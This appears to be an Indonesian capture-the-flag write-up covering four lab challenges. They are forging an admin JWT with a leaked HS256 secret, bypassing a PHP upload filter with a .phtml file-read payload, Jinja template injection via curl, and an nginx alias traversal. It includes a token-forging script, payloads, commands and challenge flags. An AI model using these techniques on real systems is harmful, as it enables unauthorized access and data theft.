
Diberikan dua buah file jwt_guest_token.txt dan app_bundle.js.
jwt_guest_token.txt berisi:

Guest token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoic3R1ZGVudCIsInJvbGUiOiJndWVzdCIsImlhdCI6MTc2MDAwMDAwMH0.GboR8K_EsL5Ikdms_aPLApdHnysnch_Z8K3ME_9rnjo

Endpoint:

http://10.0.14.8:8080/jwt/admin?token=<token>

Token tersebut adalah JWT dengan algoritma HS256
Jika payload token guest didecode, isinya:




```
{
  "user": "student",
  "role": "guest",
  "iat": 1760000000
}
```


Pada app_bundle.js, ditemukan secret lama yang masih tertinggal di bundle aplikasi:

```
// legacy bundle from staging build

const API_BASE = "/api";

const TOKEN_MODE = "jwt";

// TODO: remove legacy local fallback before production

const LEGACY_JWT_SECRET = "pnup2026";

function hasAdmin(payload){ return payload.role === "admin"; }
```

Dari sini ada dua informasi penting:

Secret JWT = pnup2026

Role admin dicek dari payload.role === "admin"

Karena algoritma yang dipakai adalah HS256, secret yang sama digunakan untuk melakukan signing dan verification. Dengan secret pnup2026, kita bisa membuat token baru dengan role admin


Maka payload untuk admin:

```
{
  "user": "student",
  "role": "admin",
  "iat": 1760000000
}
```

Kita dapat membuat jwt baru dengan role admin dengan script ini:

```
import base64
import json
import hmac
import hashlib

secret = b"pnup2026"

header = {
    "alg": "HS256",
    "typ": "JWT"
}
```


```
payload = {
    "user": "student",
    "role": "admin",
    "iat": 1760000000
}

def b64url(data):
    return base64.urlsafe_b64encode(
        json.dumps(data, separators=(",", ":")).encode()
    ).rstrip(b"=")

header_b64 = b64url(header)
payload_b64 = b64url(payload)

msg = header_b64 + b"." + payload_b64

sig = base64.urlsafe_b64encode(
    hmac.new(secret, msg, hashlib.sha256).digest()
).rstrip(b"=")

token = msg + b"." + sig
print(token.decode())
```



Kemudian akses endpoint admin:

```
TOKEN='eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoic3R1ZGVudCIs
InJvbGUiOiJhZG1pbiIsImlhdCI6MTc2MDAwMDAwMH0.6i38ksNxL8uIPdLcxAB9fUH0
DePxirCGxMLbKHQCkOI'
```

```
curl -i "http://10.0.100.6:8080/jwt/admin?token=$TOKEN"
```



Flag: KMIPN8{weak_jwt_secret_breaks_auth}

Upload Review

400

Kisi-kisi

Sebuah fitur unggah file dilengkapi filter sederhana. Peserta diberikan cuplikan validasi untuk menilai apakah mekanisme tersebut cukup kuat. Tugasnya adalah menemukan kelemahan desain filter dalam lingkungan lab.

Fokus Teknis

File upload validation, server-side assumptions, and mismatch between filtering and execution behavior.

Artefak / Akses

File yang digunakan: upload_filter.php

Tugas

Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan

Jangan mengunggah payload destruktif. Gunakan file uji minimal dan hanya pada endpoint challenge.

Format Flag

KMIPN8{...}

upload_filter.php


solved by Fauzi Ismail

Diberikan sebuah chall web dengan file attachment saja yaitu upload_filter.php, jika dibuka maka berisi:

web > Upload Review > upload_filter.php

```php
<?php
$name = $_FILES['file']['name'];
$ext = strtolower(pathinfo($name, PATHINFO_EXTENSION));

// Developer assumed only .php can execute.
if ($ext === 'php') {
    die('blocked');
}

move_uploaded_file($_FILES['file']['tmp_name'], 'upload/' . $name);
echo 'uploaded';

?>
```

Di chall ini tidak diberikan endpoint, namun yang pasti hostnya adlaah http://10.0.100.6:8080 sesuai dengan room. Sekarang yang jadi masaah adalah route selanjutnya.
KAmi mencoba coba mencocokan nama chall dengan webnya, didapatkanlah route yang hidden yaitu 10.0.100.6:8080/upload
Jika kita kunjungi:



Sekarang analsis upload_filter.php nya
Kode mengambil ekstensi file dari nama upload:
$ext = strtolower(pathinfo($name, PATHINFO_EXTENSION));

Lalu hanya memblokir file dengan ekstensi persis: php


Validasi ini bersifat blacklist dan terlalu sempit. Developer berasumsi hanya file .php yang bisa dieksekusi oleh server, padahal

pada beberapa konfigurasi web server, ekstensi lain juga bisa diproses sebagai PHP, misalnya:
.phtml
.php5
.phar


Karena filter hanya mengecek: if ($ext === 'php')
maka file seperti ini tidak diblokir:
tes.phtml
tes.php5

Jika server mengaktifkan handler PHP untuk ekstensi tersebut, file akan tetap dieksekusi.

Selanjutnya kita dapat membuat payload php untuk amnbil flagnya, seperti ini:
<?php readfile('/flag.txt'); ?>
dan save seagai kmipn8.phtml



tinggal upload ke http://10.0.100.6:8080/upload
dan didapatkan flagnya



Flag: KMIPN8{extension_filters_are_not_enough}

Silent Oracle

500

Deskripsi

Sebuah arsip kerja lama berisi jejak koneksi, catatan konfigurasi,

dan sebuah vault kecil yang hanya memberikan respons sangat terbatas. Sistem tidak memberi tahu bagian mana yang benar atau salah ketika input tidak cocok.

Tugas Anda adalah membaca artefak yang tersedia, menyusun bukti akses yang tepat, lalu membuka vault untuk memperoleh flag.

File

Unduh file challenge pada bagian Files.

Tugas

Analisis artefak koneksi dan catatan kebijakan yang diberikan. Temukan komponen yang saling berhubungan, susun input yang valid untuk tool lokal, lalu ambil flag.

Format Flag

KMIPN8{...}

Batasan


Challenge ini bersifat file-based/offline. Tidak perlu melakukan scanning ke server CTFd atau target lain.

http://10.0.100.x:8080/blind?pos=1&guess=K (Sesuaikan dengan IP Ruangan)

solved by Fauzi Ismail

Diberikan sebuah chall file .zip, silent_oracle.zip, yang jika diextract terdapat beberapa file:

dalam oracle_policy.txt:



terdapat:
<login-user>|<host-label>|<host-port>|<key-fingerprint>|<session-marker>

yang adalah format proof string yang diterima, juga ada aturen:
Do not use HostName in place of the host label.
Do not remove the SHA256: prefix from the fingerprint.

ssh_config berisi:

```
# Recovered workstation SSH configuration fragment
# Only one host entry is related to the archive job.

Host bastion-old
    HostName 10.20.1.10
    Port 22
    User backup
    IdentityFile ~/.ssh/old_ed25519

Host journal-archive
    HostName 10.31.44.18
    Port 2222
    User analyst
    IdentityFile ~/.ssh/id_ed25519
    IdentitiesOnly yes
```

```
Host git-mirror
    HostName 10.31.44.19
    Port 2222
    User git
    IdentityFile ~/.ssh/git_ed25519
```

Tiga host terdaftar. Namun yang relevan adalah journal-archive(karena fingerprint di auth.log cocok dengan key di config ini):

```
Host journal-archive
    HostName 10.31.44.18
    Port 2222
    User analyst
    IdentityFile ~/.ssh/id_ed25519
```

host-label = journal-archive (bukan 10.31.44.18)
host-port = 2222

Kemudian auth.log berisi:

```
Sep 06 09:58:11 archive sshd[3110]: Failed password for invalid user admin from 172.16.8.21 port 50112 ssh2
Sep 06 10:02:03 archive sshd[3188]: Accepted publickey for backup from 172.16.8.11 port 44390 ssh2: ED25519 SHA256:WRONGbackupFingerPrint00000000000000
Sep 06 10:02:03 archive sshd[3188]: pam_unix(sshd:session): session opened for user backup(uid=1001) by (uid=0)
Sep 06 10:03:44 archive sshd[3188]: pam_unix(sshd:session): session closed for user backup
Sep 06 10:31:22 archive sshd[4190]: Accepted publickey for analyst from 172.16.8.43 port 51844 ssh2: ED25519 SHA256:nBd5IzwQuIKUjmNd6swse3c4j9fmZfUeCMeDAtM8cUs
Sep 06 10:31:22 archive sshd[4190]: pam_unix(sshd:session): session opened for user analyst(uid=1003) by (uid=0)
Sep 06 10:31:33 archive sudo: analyst : TTY=pts/1 ; PWD=/srv/archive ; USER=report ; COMMAND=/usr/local/bin/oracle-vault --session 7e3a-91c4-b0f2
Sep 06 10:31:34 archive oracle-vault[4221]: verdict=silent user=analyst session=7e3a-91c4-b0f2 detail=redacted
Sep 06 10:32:10 archive sshd[4190]: pam_unix(sshd:session): session closed for user analyst
Sep 06 10:40:01 archive sshd[4399]: Failed password for root from 203.0.113.7 port 42330 ssh2
```


login-user = analyst
key-fingerprint = SHA256:nBd5IzwQuIKUjmNd6swse3c4j9fmZfUeCMeDAtM8cUs
session-marker = 7e3a-91c4-b0f2

agent_debug.log berisi:

File Edit View

```
debug1: Reading configuration data /home/auditor/.ssh/config
debug1: /home/auditor/.ssh/config line 8: Applying options for journal-archive
debug1: Connecting to 10.31.44.18 [10.31.44.18] port 2222.
debug1: identity file /home/auditor/.ssh/id_ed25519 type 3
debug1: Server accepts key: /home/auditor/.ssh/id_ed25519 ED25519 SHA256:nBd5IzwQuIKUjmNd6swse3c4j9fmZfUeCMeDAtM8cUs explicit
debug1: Authentication succeeded (publickey).
debug1: Local version string SSH-2.0-OpenSSH_9.6
```

Lalu open_vault.py merupakan decryptor:




Tool menerima --token (proof string), lalu:

1. Hash token dengan SHA256 → derived key
2. Generate XOR stream menggunakan counter-mode SHA256
3. XOR ciphertext dengan stream → plaintext
4. Verifikasi SHA256 hash plaintext → kalau cocok print hasil, kalau tidak: oracle: silent

Setelah itu kita konstruksi dengan menggabungkan kelima komponen

<login-user>|<host-label>|<host-port>|<key-fingerprint>|<session-marker>

analyst|journal-archive|2222|SHA256:nBd5IzwQuIKUjmNd6swse3c4j9fmZfUeCMeDAtM8cUs|7e3a-91c4-b0f2



Flag: KMIPN8{ssh_artifacts_unlock_silent_oracle}

Render Vault

500

Kisi-kisi

Sebuah fitur render menerima input pengguna dan menghasilkan tampilan dinamis. Peserta harus membedakan antara teks biasa dan input yang diproses oleh engine server-side, lalu mencari batasan akses terhadap konfigurasi aplikasi.

Fokus Teknis

Server-side rendering behavior, expression evaluation, and safe probing.

Artefak / Akses

Gunakan akses target lab yang disediakan oleh operator pada Connection Info CTFd.

Tugas

Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan

Gunakan probe kecil dan aman. Dilarang menjalankan payload destruktif atau mencoba membaca file sistem di luar kebutuhan challenge.

Format Flag

KMIPN8{...}


http://10.0.100.x:8090/render (Sesuaikan dengan IP Ruangan)

solved by Fauzi Ismail

Diberikan sebuah chall web yang berisi endpoint http://10.0.100.x:8090/render, karena kita ruangan 6 maka

http://10.0.100.6:8090/render

Jika kita kunjungi, tampilan webnya eseperti ini:



Dari nama chall serta kisi kisi:

“Sebuah fitur render menerima input pengguna dan menghasilkan tampilan dinamis. Peserta harus membedakan antara teks biasa dan input yang diproses oleh engine server-side, lalu mencari batasan akses terhadap konfigurasi aplikasi.”

Kita dapat sedikit menebak bahwa chall ini mengenai server side template injection atau SSTI. Untuk test bahwa inivalid server side template maka kita dapat gunakan curl:

```
curl -G 'http://10.0.100.6:8090/render' \
  --data-urlencode 'template={{7*7}}'
```

jika menghasilkan 49 maka dapat diconfirm ini SSTI

Ya benar saja ini SSTI, lalu untuk selanjutnya kita tinggal ambil flag dengan payload:

```
curl -G 'http://10.0.100.6:8090/render' \
  --data-urlencode "template={{config['FLAG']}}"
```

Flag: KMIPN8{jinja_template_context_is_sensitive}

Infrastructure

Static Boundary

400

Kisi-kisi
Panitia memberikan potongan konfigurasi web server dan struktur direktori. Peserta perlu menentukan bagaimana permintaan URL dipetakan ke filesystem, lalu menemukan celah pemetaan yang dapat membuka file di luar area yang semestinya.

Fokus Teknis
Web server path mapping, static file exposure, and boundary mistakes.

Artefak / Akses
File yang digunakan: nginx_alias_trap.conf filesystem_tree.txt

Tugas
Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan
Challenge ini berbasis analisis file. Tidak perlu menyerang server nyata. Gunakan file konfigurasi dan tree filesystem yang diberikan.

Format Flag
KMIPN8{...}

solved by Fauzi Ismail

Diberikan dua buah file nginx_alias_trap.conf dan filesystem.txt
Isi konfigurasi Nginx:

```
server {
    listen 80;
    server_name lab.kamsiber.local;

    location /assets {
        alias /srv/www/public/;
    }

    location /private/ {
        deny all;
    }
}

# Intended file path:
# /srv/www/private/flag.txt
```

Struktur filesystem:

```
/srv/www/
├── public/
│   ├── index.html
│   └── logo.png
└── private/
    └── flag.txt
```

Masalahnya ada pada konfigurasi berikut:

```
location /assets {
    alias /srv/www/public/;
}
```

location /assets tidak memakai trailing slash, sedangkan alias mengarah ke direktori dengan trailing slash. Kombinasi ini dapat menyebabkan alias traversal

Jika kita mengakses:
/assets../private/flag.txt

Nginx tetap menganggap request tersebut cocok dengan blok:
location /assets

Kemudian bagian setelah /assets, yaitu:
../private/flag.txt

digabungkan ke path alias:
/srv/www/public/

Sehingga path akhirnya menjadi:

/srv/www/public/../private/flag.txt

